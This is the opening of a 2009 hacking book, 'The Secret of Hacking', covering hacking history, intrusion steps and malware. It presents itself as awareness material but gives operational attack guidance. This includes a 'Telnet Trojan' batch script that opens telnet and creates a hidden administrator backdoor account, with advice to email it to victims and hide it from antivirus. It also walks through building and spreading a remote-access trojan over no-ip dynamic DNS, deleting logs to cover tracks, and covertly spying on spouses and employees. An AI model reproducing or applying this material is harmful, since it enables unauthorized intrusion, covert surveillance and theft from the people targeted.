THE SECRET OF HACKING

FIRST EDITION

MANISH KUMAR [CHFI,CEH,RHCE,MCP]
[CHIEF SECURITY OFFICER]**LEO IMPACT SECURITY SERVICES PVT. LTD**.

"THE SECRET OF HACKING" HAS BEEN CONCEPTUALISED BY LEO IMPACT SECURITY SERVICES PVT LTD. (A PRIVATE LIMITED COMPANY REGISTERED IN INDIA, COMPANY NUMBER: 28837).

THE OBJECTIVE OF THIS BOOK IS NOT TO IMPART TRAINING ON HACKING PROCEDURES BUT TO INCREASE AWARENESS ABOUT THE SECURITY ISSUES INVOLVED IN THE USE OF COMPUTERS AND INTERNET. THE CONTENTS OF THIS BOOK ARE EDUCATIVE, INFORMATIVE AND ARE MEANT ONLY FOR REFERENCE. IN VIEW OF THE DYNAMIC TECHNOLOGICAL ADVANCEMENTS & CHANGES, THE ACTUAL TECHNIQUES, RESULTS OR RESPONSES MAY VARY FROM THOSE DESCRIBED IN THIS BOOK . NEITHER THE AUTHOR NOR THE PUBLISHER , PRINTER OR THE DISTRIBUTORS OF THIS BOOK SHALL BE LIABLE TO ANY ONE FOR ANY ERRORS OR OMISSIONS. THIS BOOK IS BEING PUBLISHED AND SOLD SUBJECT TO THE CONDITION THAT THE READER SHALL NOT USE THE INFORMATION CONTAINED IN THIS BOOK FOR ANY UNLAWFUL, IMMORAL OR OTHER WRONGFUL PURPOSE. THE AUTHOR PUBLISHER, PRINTER AND DISTRIBUTORS OF THIS BOOK SHALL NOT BE LIABLE TO ANY PERSON FOR THE CONSEQUENCES SUFFERED AS A RESULT OF ANY ACTION TAKEN OR NOT TAKEN ON THE BASIS OF THE CONTENTS OF THIS BOOK.

THE AUTHOR AND COMPANY MAY HAVE USED VARIOUS PROPRIETARY TRADEMARK/COPYRIGHT CONTENT IN THIS BOOK IN GOOD FAITH, PURELY FOR THE PURPOSE OF DESCRIBING OR IDENTIFYING THE PRODUCTS OR SERVICES OF THE RESPECTIVE TRADEMARK/COPYRIGHT CONTENT OWNERS. THIS BOOK AND ITS CONTENTS ARE NOT SPONSORED OR ENDORSED BY THE PROPRIETORS OF ANY TRADEMARK/COPYRIGHT MATERIAL USED IN THIS BOOK.

First Print, May 2009

LEO IMPACT SECURITY SERVICES PVT. LTD.
DELHI, JAIPUR, USA. PHONE: +1-213-814 0345 (INTERNATIONAL), +91-9953244518 (INDIA)

TO MY LOVING PARENTS, MY FRIENDS AND THE GIRL WHO STOOD BY ME ALL THE TIME AND WHO PROVIDED INSPIRATION, GUIDANCE, AND UNWAVERING SUPPORT.

TO MY BROTHER FOR HELPING ME DEFINE MY CHARACTER AND TEACHING ME TO OVERCOME ADVERSITY.

--MANISH KUMAR

TO ALL OPEN SOURCE DEVELOPERS, ETHICAL HACKERS, AND SUPPORTERS OF FULL DISCLOSER, WITHOUT WHOM SECURITY COULD NEVER TRULY BE ACHIEVED.

ABOUT THE AUTHOR

MANISH KUMAR, CHFI, CEH, RHCE, MCP

MR. MANISH KUMAR IS THE CHIEF SECURITY OFFICER OF LEO IMPACT SECURITY, A PROFESSIONAL INFORMATION SECURITY SERVICES COMPANY , FOCUSSED ON PROVIDING SPECIALISED SOLUTIONS AND ASSISTANCE TO ORGANISATIONS IN PROTECTING AND SAGEGUARDING THEIR MOST VITAL BUSINESS RESOURCE I.E. INFORMATION, AGAINST LATEST THREATS.

WITH AN EXPERIENCE OF MORE THAN 4 YEARS IN LEADING THE IT INDUSTRY, MR MANISH IS A PRINCIPAL INFORMATION SECURITY CONSULTANT, AUDITOR AND TRAINER, HAVING MORE THAN 1000 HOURS OF TRAINING PER YEAR IN THE VARIOUS DOMAINS OF THE INFORMATION SECURITY, CYBER FORENSIC, ETHICAL HACKING, BUSINESS CONTINUITY, WI-FI SECURITY AND MORE. HE HAS BEEN AWARDED MANY CERTIFICATIONS LIKE CERTIFIED HACKING FORENSIC INVESTIGATOR (CHFI), CERTIFIED ETHICAL HACKER (CEH), RED HAT CERTIFIED ENGINEER (RHCE) AND MICROSOFT CERTIFIED PROFESSIONAL, JUST TO NAME A FEW. POSSESSING AN INDEPTH KNOWLEDGE AND INSIGHT INTO TODAY'S SECURITY RISKS AND TOMORROWS POTENTIAL THREATS, HE HAS TO HIS CREDIT MANY REGISTERED AND PENDING PATENTS IN CYBER FORENSIC AND INFORMATION SECURITY DOMAIN .

HE SPECIALIZES IN NETWORK SECURITY, PENETRATION TESTING AND FORENSIC INVESTIGATION. HIS RESEARCH INTERESTS INCLUDE COMPUTER SECURITY, NETWORKING, DATA FORENSIC, VIRTUALIZATION AND INFORMATION SECURITY. HE HAS BEEN INTERVIEWED BY SEVERAL PRINT AND ONLINE NEWSPAPERS WHERE HE HAS SHARED HIS EXPERIENCES RELATING TO CYBERWAR AND CYBER CRIMES.

EMAIL: manish@leoimpact.com

CONTENTS

ACKNOWLEDGEMENTS

IT IS IMPOSSIBLE TO ACCOMPLISH THE CONCEPTION AND AUTHORING OF A BOOK WITHOUT RESOURCES, INPUTS, COMMITMENT AND DEDICATED EFFORTS OF MANY HANDS. WE HAVE RELIED HEAVILY ON EACH OTHER, OUR EDITORS, AND ALL THE SECURITY FREAKS WHO HAVE BEEN PRESENT MUCH BEFORE THE PUBLIC RISE OF THE INTERNET.

MOST IMPORTANTLY, THANKS TO OUR FAMILIES FOR SUPPORTING US DURING THE ENDLESS MONTHS OF RESEARCH, WRITING, AND REVISIONS. WE THOUGHT THE SECOND TIME AROUND WOULD GO QUICKER.

AND FINALLY, A TREMENDOUS "THANK YOU" TO ALL THE READERS OF THE "THE SECRET OF HACKING". YOUR NEVER-ENDING SUPPORT HAS INSPIRED AND ENSURED THAT THE TOPIC OF SECURITY COMES TO THE MUCH DESERVED LIMELIGHT , THEREBY EXPOSING THE TECHNIQUES OF HACKERS TO THOSE WHO MAY DESPERATELY NEED THEM.

NAVIGATION

THIS IS THE ATTACK ICON

This makes it easy to identify specific hacking attack. Every attack is countered with practical, relevant and field tested procedures, which have their own special countermeasure icon.

CHAPTER-1

INTRODUCTION TO REAL HACKING

- What is Hacking?
- Understanding the Need to Hack Your Own Systems
- History of Hacking
- Top 5 Most Famous Hackers of All Times
- Real Hacking Process*
- How to Find Latest Exploits?

What is Hacking?

Hacking is a process to bypass the security mechanisms of an information system or network.

Or

In common usage, hacker is a generic term for a computer criminal, often with a specific specialty in computer intrusion. While other definitions peculiar to the computer enthusiast community exist, they are rarely used in mainstream context. ..

Or

Hacking is an unauthorized use of computer and network resources. (The term "hacker" originally meant a very gifted programmer. In recent years though, with easier access to multiple systems, it now has negative implications.)

Defining Hacker

Hacker is a word that has two meanings:

Traditionally, a hacker is someone who likes to tinker with software or electronic systems. Hackers enjoy exploring and learning how computer systems operate.

Recently, *hacker* has taken on a new meaning — someone who maliciously breaks into systems for personal gains. Technically, these criminals are *crackers* (criminal hackers). Crackers break into *(crack)* systems with malicious intent. They are out for personal gain: fame, profit, and even revenge. They modify, delete, and steal critical information, often making other people miserable.

The good-guy *(white-hat)* hackers don't like being in the same category as the bad-guy *(black-hat)* hackers. (These terms come from Western movies where the good guys wore white cowboy hats and the bad guys wore black cowboy hats.) Whatever the case, most people give *hacker* a negative connotation. Many malicious hackers claim that they don't cause damage but instead are altruistically helping others. Yeah, right. Many malicious hackers are electronic thieves.

Hackers (or *bad guys*) try to compromise computers.
Ethical hackers (or *good guys*) protect computers against illicit entry.

Understanding the Need to Hack Your Own Systems

To catch a thief, think like a thief. That's the basis for ethical hacking. The law of averages works against security. With the increased numbers and expanding knowledge of hackers combined with the growing number of system vulnerabilities and other unknowns, the time will come when all computer systems are hacked or compromised in some way. Protecting your systems from the bad guys — and not just the generic vulnerabilities that everyone knows about — is the need of the hour and is absolutely critical.

When you know hacker tricks, you can understand how vulnerable your systems are.
Hacking preys on weak security practices and undisclosed vulnerabilities.

As hackers expand their knowledge, so should you.

What is an exploit?
An exploit is a piece of malware code that takes advantage of a newly-announced or otherwise unpatched vulnerability in a software application, usually the operating system, a web browser or a program that routinely activates through a web browser (PDF reader, media player, or other 'plug-in'). A zero-day exploit is an exploit that takes advantage of a vulnerability on the same day that the vulnerability is announced.

What is vulnerability?
Software applications, such as the Microsoft operating system or your web browser are complex feats of engineering, often with millions of lines of programming code. Inevitably, errors creep into the code, and some of these errors create security vulnerabilities that malefactors can take advantage of with exploits and other malware.

Hacking History?

From phone phreaks to Web attacks, hacking has been a part of computing for 40 years.

1960 s

The Dawn of Hacking

The first computer hackers emerged at MIT. They borrow their name from a term to describe members of a model train group at the school who "hack" the electric trains, tracks, and switches to make them perform faster and differently. A few of the members transfer their curiosity and rigging skills to the new mainframe computing systems being studied and developed on campus.

1980 s

Hacker Message Boards and Groups

Phone phreaks begin to move into the realm of computer hacking, and the first electronic bulletin board systems (BBSs) spring up.

The precursor to Usenet newsgroups and e-mail, the boards--with names such as Sherwood Forest and Catch-22--become the venue of choice for phreaks and hackers to gossip, trade tips, and share stolen computer passwords and credit card numbers.

1988

The Morris Worm

Robert T. Morris, Jr., a graduate student at Cornell University and son of a chief scientist at a division of the National Security Agency, launches a self-replicating worm on the government's ARPAnet (precursor to the Internet) to test its effect on UNIX systems.

The worm gets out of hand and spreads to some 6000 networked computers, clogging government and university systems. Morris is dismissed from Cornell, sentenced to three years' probation, and fined $10,000.

1995

The Mitnick Takedown

Serial cybertrespasser Kevin Mitnick is captured by federal agents and charged with stealing 20,000 credit card numbers. He's kept in prison for four years without a trial and becomes a cause célèbre in the hacking underground.

After pleading guilty to seven charges at his trial in March 1999, he's eventually sentenced to little more than the time he had already served while he awaited a trial.

Russian crackers siphon $10 million from Citibank and transfer the money to bank accounts around the world. Vladimir Levin, the 30-year-old ringleader, uses his work laptop after hours to transfer the funds to accounts in Finland and Israel.Levin stands trial in the United States and is sentenced to three years in prison. Authorities recover all but $400,000 of the stolen money.

1998

The Cult of Hacking and the Israeli Connection

The hacking group Cult of the Dead Cow releases its Trojan horse program, Back Orifice--a powerful hacking tool--at Def Con. Once a hacker installs the Trojan horse on a machine running Windows 95 or Windows 98, the program allows unauthorized remote access of the machine.

2000

Service Denied

In one of the biggest denial-of-service attacks to date, hackers launch attacks against eBay, Yahoo, Amazon, and others.

Activists in Pakistan and the Middle East deface Web sites belonging to the Indian and Israeli governments to protest oppression in Kashmir and Palestine.

2001

DNS Attack

Microsoft becomes the prominent victim of a new type of hack that attacks the domain name server. In these denial-of-service attacks, the DNS paths that take users to Microsoft's Web sites

are corrupted. The hack is detected within a few hours, but prevents millions of users from reaching Microsoft Web pages for two days.

And counting….

Top 5 Most Famous Hackers of All Time

1. ***Jonathan James***: James gained notoriety when he became the first juvenile to be sent to prison for hacking. He was sentenced at the age of 16 . In an anonymous PBS interview, he professes, "I was just looking around, playing around. What was fun for me was a challenge to see what I could pull off." James also cracked into NASA computers, stealing software worth approximately $1.7 million.
2. ***Adrian Lamo***: Lamo's claim to fame is his break-ins at major organizations like The New York Times and Microsoft. Dubbed the "homeless hacker," he used Internet connections at Kinko's, coffee shops and libraries to make his intrusions. In a profile article, "He Hacks by Day, Squats by Night," Lamo reflects, "I have a laptop in Pittsburgh, a change of clothes in D.C. It kind of redefines the term multi-jurisdictional."
3. ***Kevin Mitnick***: A self-proclaimed "hacker poster boy," Mitnick went through a highly publicized pursuit by authorities. His mischief was hyped by the media but his actual offenses may be less notable than his notoriety suggests. The Department of Justice describes him as "the most wanted computer criminal in United States history." His exploits were detailed in two movies: Freedom Downtime and Takedown.
4. ***Kevin Poulsen***: Also known as Dark Dante, he gained recognition for his hack of LA radio's KIIS-FM phone lines, which earned him a brand new Porsche, among other items. His hacking specialty, however, revolved around telephones.
5. ***Robert Tappan Morris***: Morris, son of former National Security Agency scientist Robert Morris, is known as the creator of the Morris Worm, the first computer worm to be unleashed on the Internet. As a result of this crime, he was the first person prosecuted under the 1986 Computer Fraud and Abuse Act.

Types of Hacking

1. Local Hacking

Local hacking is done from local area where we have physical access, like through printer etc. We do this type of hacking through Trojans and viruses with the help of hard disk and pen drive.

2. Remote Hacking

Remote hacking is done remotely by taking advantage of the vulnerability of the target system. We need to follow steps for remote hacking to enter on target system.

3. Social Engineering

Social engineering is the act of manipulating people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically applies to trickery or deception for the purpose of information gathering, fraud, or computer system access; in most cases the attacker never comes face-to-face.

Real Hacking Steps (Remote Hacking)

- 1. Information Gathering / Foot printing
- 2. Port Scanning
- 3. OS Fingerprinting
- 4. Banner Grabbing
- 5. Vulnerability Assessment
- 6. Search & Build Exploit
- 7. Attack
- 8. Maintain Access with help of Root kits and Trojans.
- 9. Covering Tracks

1. Information Gathering / Foot printing

Information gathering is the process to get maximum details of target host. It is a very important part of remote hacking because the more information about target system we have, more the number of attacks we can launch.

Information gathering is done with these steps:

1. Find our company URL / IP address
2. Google for more information from different websites
3. Foot printing Through Job Sites
4. Find out who is record of target domain name (open www.who.is)
5. Find out physical location of victim (open www.whatismyipaddress.com)

Case-Study: 1.1

You are working in your company as a hacker, and your company wants physical address , ip address, employee record and domain details. Your company gives u domain name: www.kulhari.net

Ans)
1. open Dos prompt and type ***ping kulhari.net*** [Enter] after that you will get ip address of the victim.
2. open google.com and search kulhari.net (and browse website for all informations like contact number, employee records and their services)
3. for domain owner email address and hosting company details , open: www.who.is
And type www.kulhari.net (any target site).
4. for physical location of server, open www.whatismyipaddress.com and type ip address that you get in step 1. and trace it after that.

Video available at: www.thesecretofhacking.com/vd/ch1/cs11

2. Port Scanning

What is port?
Port is medium for communication between 2 computers. Every service on a host is identified by a unique 16-bit number called a port.

Some default ports:

Port number	Service
7	Ping
21	FTP(File transfer protocol)
22	SSH (Secure shell)
23	Telnet
25	SMTP (Mail)
43	WHOIS
53	DNS
80	HTTP
110	POP3 (Mail Access)
513	Rlogin
8080	Proxy

TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) are two of the protocols that make up the TCP/IP protocol suite which is used universally to communicate on the Internet. Each of these has ports 0 through 65535 available ,so essentially there are more than 65,000 doors to lock.

The first 1024 TCP ports are called the Well-Known Ports and are associated with standard services such as FTP, HTTP, SMTP or DNS.

What is port scanning?
It is similar to a thief going through your neighborhood and checking every door and window on each house to see which ones are open and which ones are locked.

What is port scanner?
A port scanner is a piece of software designed to search a network host for open ports. This is often used by administrators to check the security of their networks and by hackers to identify running services on a host with the view to compromising it. To portscan a host is to scan for listening ports on a single target host. To portsweep is to scan multiple hosts for a specific listening port.

Best port scanners: nmap, Hping2, Superscan.
Download link: http://sectools.org/

Why we perform port scanning?

We perform port scanning for finding our open services, so after we can search exploits related to that service and application.

Demo video: www.thesecretofhacking.com/vd/ch1/cs12

NMAP (Port Scanner): A Hacker's Best Friend

Nmap is a tool that has the ability to detect hosts, scanning ports and Oss. Nmap is used in matrix, sword and many hacking movies.

Nmap Modes of operation:

TCP PING: -PT: This method of pinging sends a TCP packet to the host with an ACK flag. If the host replies with an RST, then the host is UP (running).

ICMP Ping: -PI: This is standard ping used by UNIX / Linux boxes.

Connect():-ST: All Linux/Unix systems provide a system call to connect to a machine on a specified port, with a given protocol.

SYN Stealth: -sS: This is stealth scan in that it does not get logged.

How to Find Out Own computer Ports:

Open Dos prompt and type following command.

C:\> netstat –no

After Show active connections:

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	117.196.225.191:3604	69.93.227.45:80	ESTABLISHED	2148
TCP	117.196.227.116:1067	80.190.154.74:80	CLOSE_WAIT	3064
TCP	127.0.0.1:1990	127.0.0.1:1991	ESTABLISHED	2020
TCP	127.0.0.1:1991	127.0.0.1:1990	ESTABLISHED	2020
TCP	127.0.0.1:1992	127.0.0.1:1993	ESTABLISHED	2020
TCP	127.0.0.1:1993	127.0.0.1:1992	ESTABLISHED	2020

PID is Process ID ,
We can find out their associate application with help of following command:

C:\> tasklist

To terminate 2020 PID or another process

C:\> taskkill /PID 2020

After All connections will be close on our system.

NOTE: We can know that our system is infected or not with help of former commands, described.

3. OS Fingerprinting

OS (Operating System) Fingerprinting is a process to find out victim's Operating System(Windows, Linux, UNIX)

Introduction:

When exploring a network for security auditing or inventory/administration, you usually want to know more than the bare IP addresses of identified machines. Your reaction to discovering a printer may be very different than to finding a router, wireless access point, telephone PBX, game console, Windows desktop, or Unix server. Finer grained detection (such as distinguishing Mac OS X 10.4 from 10.3) is useful for determining vulnerability to specific flaws and for tailoring effective exploits for those vulnerabilities.

Tools: nmap, NetScanTools Pro, P0f.

4. Banner Grabbing

Banner grabbing is an attack designed to deduce the brand and/or version of an operating system or application. Mean after port scanning we found open port 80 (apache) and target os is Linux, but we don't know what is version of apache for remote hacking. Like apache 2.0, 2.2, or 2.6 .

Example: c:\> telnet 69.93.227.34 ***80 [Enter]***
Change Target Port 80 to another.

5. Vulnerability Assessment

What is Vulnerability Assessment?
the word "***vulnerability***" describes a problem (such as a programming bug or common misconfiguration) that allows a system to be attacked or broken into.

A vulnerability assessment is the process of identifying, quantifying, and prioritizing (or ranking) the vulnerabilities in a system.

Vulnerability assessments can be conducted for small businesses to large regional infrastructures. Vulnerability from the perspective of Disaster Management means assessing the threats from potential hazards to the population and to the infrastructure developed in that particular region. It can be done in political, social, economic and in environmental fields.

Assessments are typically performed according to the following steps:

1. Cataloging assets and capabilities (resources) in a system.
2. Assigning quantifiable value (or at least rank order) and importance to those resources
3. Identifying the vulnerabilities or potential threats to each resource
4. Mitigating or eliminating the most serious vulnerabilities for the most valuable resources

Automated Tools: Nessus, Nikto, Core impact, Retina, etc

6. Search & Build Exploit

Manual Method: We can find vulnerability manually with help of vulnerability archive sites like www.milw0rm.com and http://www.packetstormsecurity.org/

For exploit and final attack, open the websites say Microsoft, adobe or mozilla which provides you the source code format. You need to download the code and compile them for preparing exploit for final attack.

7. Attack

Launch attack on remote system and get reverse shell.

8. Maintain Access

After getting remote access we place a root kit or Trojan virus for future remote access, without any password.

[Read next chapter for more information]

9. Covering Tracks

Covering Tracks is a process to delete all logs on the remote system. If target system is linux or UNIX, delete all entries of /var folder and if it is windows os delete all events and logs.

Case Study: 1.3

You are working in abc company as a ethical hacker and your company get a contract from government to hack terrorist organization server for getting all their emails.

Ans) 1st we perform Information gathering (like collect all information like IP address and physical address). 2nd we perform port scanning to find open ports: 22, 25, 80. And then perform OS fingerprinting with help of nmap and p0f and if result is "***Linux 2.6***" then next perform banner grabbing on port no: ***25*** (related to email server) in which command is used :

c:\> telnet abc.com 80
Result is : HTTP 1.1 400 BAD REQUEST
Server: ***Apache 2.0 Linux***

So after we perform manual vulnerability assessment manually with help of www.milw0rm.com and search "Apache 2.0" → then after download exploit code -→ compile the exploit code and attack then take all email backup from remote system.

Project DONE!

Note: Read Chapter number: 12 for advanced hacking.

How to Find Latest Exploits?

Manual Method	***Automatic Method***
Browse: *www.milw0rm.com* *http://www.packetstormsecurity.org* *www.securityfocus.com* Search exploits. See Video: www.thesecretofhacking.com/vd/ch1/cs13	Purchase these tools: 1. Core impact 2. Immunis Canvas 3.GFI LANguard 4.ISS Internet Scanner 5.QualysGuard 6. Saint

What is exploit?
An exploit is an attack on a computer system, especially one that takes advantage of a particular vulnerability that the system offers to intruders.

Why we are Searching Latest Exploits?
Because exploit is a code to enter on remote system or crash the system remotely.

How do these weaknesses occur?

- Many systems are shipped with: known and unknown security holes and bugs, and insecure default settings (passwords, etc.)
- Many vulnerabilities occur as a result of misconfigurations by system administrators.

CHAPTER-2

ADVANCED MALWARE RESEARCH


- What is Malware?
- Types of Malware
- How to Create virus
- How to Spread Virus*
- Catching Malwares

What is Malware?

Malware, a portmanteau from the words ***mal***icious and soft***ware***, is software designed to infiltrate or damage a computer system without the owner's informed consent. The expression is a general term used by computer professionals to mean a variety of forms of hostile, intrusive, or annoying software or program code.[1] The term "computer virus" is sometimes used as a catch-all phrase to include all types of malware, including true viruses. [Source: Wikipedia]

Types of Malware

1. Virus
2. Worm
3. Trojan
4. Root Kit
5. Spyware



1. VIRUS

The term *virus(vital information resource under size)* is used for a program written by a computer programmer which has infected some executable software and which causes that software, *when run*, to spread the virus to other executable software. Viruses may also contain a payload which performs other actions, often malicious. [Source: Wikipedia]

The purpose of virus:
Virus writers need bandwidth, CPU control, data and remote access .

Basic virus purpose is to only destroy the data.

2. WORM

Worm is also a virus but automatically transmits itself over a network to infect other computers. It too may carry a payload. Worm is more powerful and harmful and worm automatically infects system softwares.

Main purpose to write worm is to use bandwidth and CPU and hang network services.

3. TROJAN

Trojan horse is also a type of virus which is used to control remote machine without system owner knowledge. Trojan has two parts : 1. server 2. client , Server handles all infected remote computers' connections and client is used to infect victim computer system. Every Trojan has its associated port number for communication over internet or LAN.

Case study: 2.1 (Hack any windows XP computer)
Video Demo: www.thesecretofhacking.com/vd/ch2/cs21

Telnet Trojan Target : All windows XP machines.
Features: Fully undetectable for all antiviruses.

```
---------------------------------------------------------------------------------------------------------
echo off
sc config TlntSvr start= auto
sc start TlntSvr
tlntadmn config sec=-NTLM
tlntadmn config mode=stream
net user leoimpact /add
net user leoimpact leo123
net localgroup administrators leoimpact /add
exit
```

Write the above code in the notepad and save as myvirus.bat and send it through email, pen drive, etc to other system for remote control.

Action: After executing the above script a user leoimpact is created and its password is: leo123 and then telnet port will open with full administrative rights.

Note: The limitation of the above script is that the user will be visible on the target system. But we can hide the user with help of downloading and executing the www.thesecretofhacking.com/sw/ch2/hide.reg

This script has another limitation which shows a prompt which may caution the target system user but we can hide prompt window with help of BAT to EXE converter.

[Download link: www.thesecretofhacking.com/sw/ch2/bat.zip]

How to Connect Remote Machine:

C:\> Telnet remotemachineipaddress [enter]

We can create Trojan viruses with help of Trojan builders(RAT):

Best tools to create own Trojan (client) part and to control all infected machines are:

1. Lost door v3.0 Stable*
2. NetBus 2.0 Pro

1.Lost Door : Lost door is a remote administration tool for Microsoft Windows operating systems. You can control and monitor remote computer easily and view what user does. Illegal usage of this software is not allowed. Coder and related site is not responsible for any abuse of the software.

Download: http://www.lostdoor.cn
Download: www.thesecretofhacking.com/sw/ch2/lostdoor.rar

Features:

• [+] Reverse Connection • [+] Webcam Shot • [+] Date& time Manger • [+] printer • [+] Control pannel • [+] Pc control • [+] Exucutor • [+] Dos command • [+] Windows manager • [+] Screen Shot • [+] Remote server manager • [+] Server remover • [+] Ip Graber • [+] Server Downloader • [+] Icon Changer • [+] Audio Streaming • [+] Encrypt Settings • [+] Volume Control • [+] Connection Logs • [+] Instaled Appliction • [+] Infect All USB • [+] Multilanguage • [+] Invisible in Searching Files	• [+] Services Viewer • [+] Remote passwords • [+] MSN Controler • [+] Remote Shell • [+] Chat with server • [+] Send fake messages • [+] files manager • [+] Find files • [+] Change remote screen resolution • [+] Information about remote computer • [+] Clipboard manager • [+] IE options • [+] Running Process • [+] Online keylogger • [+] Offline keylogger • [+] Fun Menu • [+] Remote Nat viewer • [+] Rmote Resotr Manager • [+] Added Some Graphics • [+] Some minor Bugs fixed • [+] Some Forms Has Been Modified • [+] News Navigator was Added • [+] Server Size (120kb)

How to create Trojan virus with help of Lost door?
1. For LAN(Local area Network)
2. For WAN(Internet)

1. For LAN:
Open Lost door→ click on Create server button and then a dialog box appears where you mention server own ip address---then…create)))) then server.exe will be created on lost door folder .. then send this exe to target system for remote control.

For establishing the connection from server to victim.
Start your server>> just click start listen Button.
To control the victim system, right click and connect..

Case study: 2.2 (Hack any windows computer with help of Trojan virus:LAN)
Video Demo: www.thesecretofhacking.com/vd/ch2/cs22

2. For WAN(Internet)
The Lost door has limitation for WAN, where our computer needs direct internet connection. We can infect many remote users with help of email, orkut, chat (After download server.exe that was created by Lost door).

When we create a server.exe our clients can communicate one time because our internet service provider provides dynamic ip address .So to overcome this problem we sign up with www.no-ip.com and provide static DNS for dynamic IP address.

Click No-Ip FREE: For *Create a free hostname to point to your dynamic IP. (try now)* and fill the form and mention your email address and password and after add a host.

and download a client for change ip record on dns so that we mention hostname : ex: sprithunter008.no-ip.biz .

use this host name in create a server address tab.

Case study: 2.3 (Hack any windows computer with help of Trojan virus:WAN)
Video Demo: www.thesecretofhacking.com/vd/ch2/cs23

2. Net BUS Pro:
NetBus 2.0 Pro", (often just called "NetBus 2.0") the latest version of this well known backdoor program, was announced on the homepage of C.F. Neikter for February 1999 - and was published on February 19th. The latest version "NetBus 2.01 Pro" was published on April 5th. You can download the setup-file of "NetBus 2.01 Pro" from this server.
"NetBus 2.0 Pro" was completely re-written and re-designed. It now has increased features and is called "a remote administration and spy tool".

Download: http://www.netbus.org/

Note:
Free edition of Lost door and netbus can be detected from easily as virus so purchase private edition of lost door and netbus for undetectable version, if you do not want to purchase private edition, do hexa editing of server.exe.

Video: www.thesecretofhacking.com/vd/ch2/cshexa

4. ROOTKIT

Root kit is also a virus like Trojan for remote access of any system. Root kit is very powerful as compared to Trojan because root kit implements on kernel level of any operating system, which is hard to detect and delete.

Root kit is invisible in taskmanager as it hides itself.

Download Rootkits: http://www.packetstormsecurity.org/UNIX/penetration/rootkits/
If you want to prevent your system from rootkit use ***Rootkit Hunter.***

5. SPYWARE

Spyware is computer software that is installed surreptitiously on a personal computer to collect information about a user, their computer or browsing habits without the user's informed consent.

While the term *spyware* suggests software that secretly monitors the user's behavior, the functions of spyware extend well beyond simple monitoring. Spyware programs can collect various types of personal information, such as Internet surfing habits and sites that have been visited, but can also interfere with user control of the computer in other ways, such as installing additional software and redirecting Web browser activity.

1. ***Spectersoft eBlaster***
eBlaster is the most dependable, full-featured remote surveillance product available from the world wide leader in Internet monitoring software. Robust and secure for the most demanding businesses, yet easy for even computer novices to install and use effectively, eBlaster provides both Instant Notification Email and Chat Alerts with Comprehensive Hourly and Daily Activity Reports to give you the power and control to:

Record PC Activity, Including:

- Emails sent and received
- Both sides of Chats and Instant Messages
- Web Sites visited
- Sensitive Words and Phrases
- Every Keystroke typed
- Logon/Logoff activity

Download url: www.thesecretofhacking.com/sw/ch2/eblaster.rar

2. ***Buddy Spy***

Buddy Spy allows you to monitor and keep track of what other Yahoo Messenger! users are doing, even if they are in Invisible or Stealth Mode. The program shows if the user is online, what chat room they are in (if any) and if their web cam is online. It is able to do this by connecting to Yahoo! Messenger's servers and using its YMSG protocol. Sending carefully crafted packets, and listening to their responses.

Download URL: www.buddy-spy.com

3. ***Real Spy Monitor 2.90 Portable***

Real Spy Monitor can monitor all PC activity including keystrokes typed, web sites visited, windows opened, program executed, screen snapshots, files/docs accessed and more. It can also record instant messenger conversations including AOL, ICQ, MSN, AIM, Yahoo Messenger, and capture web mail content from MSN, Hotmail, and Yahoo. The program can run in semi-stealth mode (visible in Task Manager) and automatically send logs to a specified email address. Additional features include screenshot capture and content filtering. The program does not include any documentation. Because it is sold commercially, most anti-virus vendors do not detect them. The most common form of a commercial monitoring tool comes in the form of a keystroke logger, which intercepts keystrokes from the keyboard and records them in some form of a log. This can then be sent to whoever installed the keystroke logger, or keylogger, onto the machine.

Worried about how your PC is being used? Want to keep tabs on your children, spouse, employees? Need to Prevent your children or employee from some application or web sites? Real Spy Monitor is the full solution for you.

For example, you can use Real Spy Monitor to :
- Monitor Keystrokes typed, Websites visited, Windows viewed, Program executed, Screen snapshots, Files/Docs accessed.
